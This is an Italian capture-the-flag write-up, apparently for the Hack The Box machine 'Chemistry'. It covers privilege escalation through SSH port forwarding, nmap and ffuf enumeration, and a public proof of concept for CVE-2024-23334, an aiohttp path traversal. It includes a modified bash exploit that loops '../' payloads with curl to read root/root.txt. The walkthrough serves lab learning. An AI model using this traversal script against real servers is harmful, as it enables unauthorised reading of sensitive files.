
Privilege Escalation

Privilege Escalation


come prima cosa do il comando ‘ss -tlnp’ per vedere quali servizi attivi girano su localhost e trovo qualcosa di interessante sulla porta 8080
quindi decido di fare il portforwarding di quest ultima con ssh tramite l user ‘rosa’ e e trovo un istanza attiva di ‘monitoring’




```
rosa@chemistry:~$ ss -tlnp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      128          0.0.0.0:5000      0.0.0.0:*
LISTEN 0      128        127.0.0.1:8080      0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      128             [::]:22           [::]:*
rosa@chemistry:~$
```



```
home/kali  ssh -L 8080:127.0.0.1:8080 -N  rosa@10.10.11.38
rosa@10.10.11.38's password:
```



Effettuo uno scan ulteriore con nmap questa volta diretto a localhost:8080 per saperne di piu'




```
home/kali  nmap -p 8080 -sV -sC 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 11:21 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000069s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    aiohttp 3.9.1 (Python 3.9)
|_http-title: Site Monitoring
|_http-server-header: Python/3.9 aiohttp/3.9.1
```

8080/tcp open http   aiohttp 3.9.1 (Python 3.9)

Cos'è aiohttp?

RIF= https://docs.aiohttp.org/en/stable/




AIOHTTP is a Python library that lets developers create asynchronous web applications and services. It's built on top of Python's asyncio framework.

Features

- Supports HTTP and WebSockets on both the client and server sides
- Includes a router to redirect queries to functions that handle them
- Includes built-in support for MiddleWare and Signals on the server side

Quindi sapendo la versione cerco exploit per 'aiohttp 3.9.1' e trovo qualcosa di interessante su 'github'

RIF= https://github.com/z3rObyte/CVE-2024-23334-PoC



Requirements

- python3-venv

> `sudo apt install python3-venv`

Lab setup


```
git clone https://github.com/z3r0byte/CVE-2024-23334-PoC
cd CVE-2024-23334-PoC
python3 -m venv .env
chmod +x ./.env/bin/activate
source ./.env/bin/activate
pip3 install -r requirements.txt
python3 server.py
```

Exploit it!


You can use the exploit that comes in the repository:

```
bash exploit.sh
```

Tale vulnerabilità si verifica in quanto 'aiohttp' gestisce in malo modo le risorse statiche all interno del server, effettuo quindi un fuzzing
delle directory con ffuf




```
 home/kali  ffuf -u http://127.0.0.1:8080/FUZZ -w /usr/share/wordlists/secli
sts/Discovery/Web-Content/directory-list-2.3-medium.txt -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
```



```
:: Progress: [1/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [40/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
                        [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration:
175ms]
:: Progress: [46/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [92/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [195/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [276/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
assets                  [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 46ms]
:: Progress: [313/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [380/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [473/220546] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
```

Quindi le richieste statiche sul server vengono gestite tramite la directory 'assets' , ora posso procedere con lo scarico del POC in locale e le
modifiche allo stesso


Scarico del POC



```
opt/h/Chemistry  git clone https://github.com/z3r0byte/CVE-2024-23334-PoC
Cloning into 'CVE-2024-23334-PoC'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 22 (delta 7), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (22/22), 6.39 KiB | 3.20 MiB/s, done.
Resolving deltas: 100% (7/7), done.
opt/h/Chemistry  cd CVE-2024-23334-PoC                              ✓ root@xyz
opt/h/Ch/CVE-2024-23334-PoC  main  ls                               ✓ root@xyz
README.md  exploit.sh  requirements.txt  server.py  static
opt/h/Ch/CVE-2024-23334-PoC  main                                   ✓ root@xyz
```

Modifica del Payload


Analizzo il file del POC e noto che appende i caratteri classici di LFI '../' dopo la risorsa ricercata, creando potenzialmente un 'LFI' di
file interni. Quindi posso modificare il POC nei campi 'url' 'payload' e 'file' per renderlo conforme alla superfice d attacco in questione:



```
  opt/h/Ch/CVE-2024-23334-PoC   main !1  cat exploit.sh
#!/bin/bash

url="http://localhost:8081"
string="../"
payload="/assets/"
file="root/root.txt" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$f
ile")
    echo -e "\tStatus code ⟶ $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
```

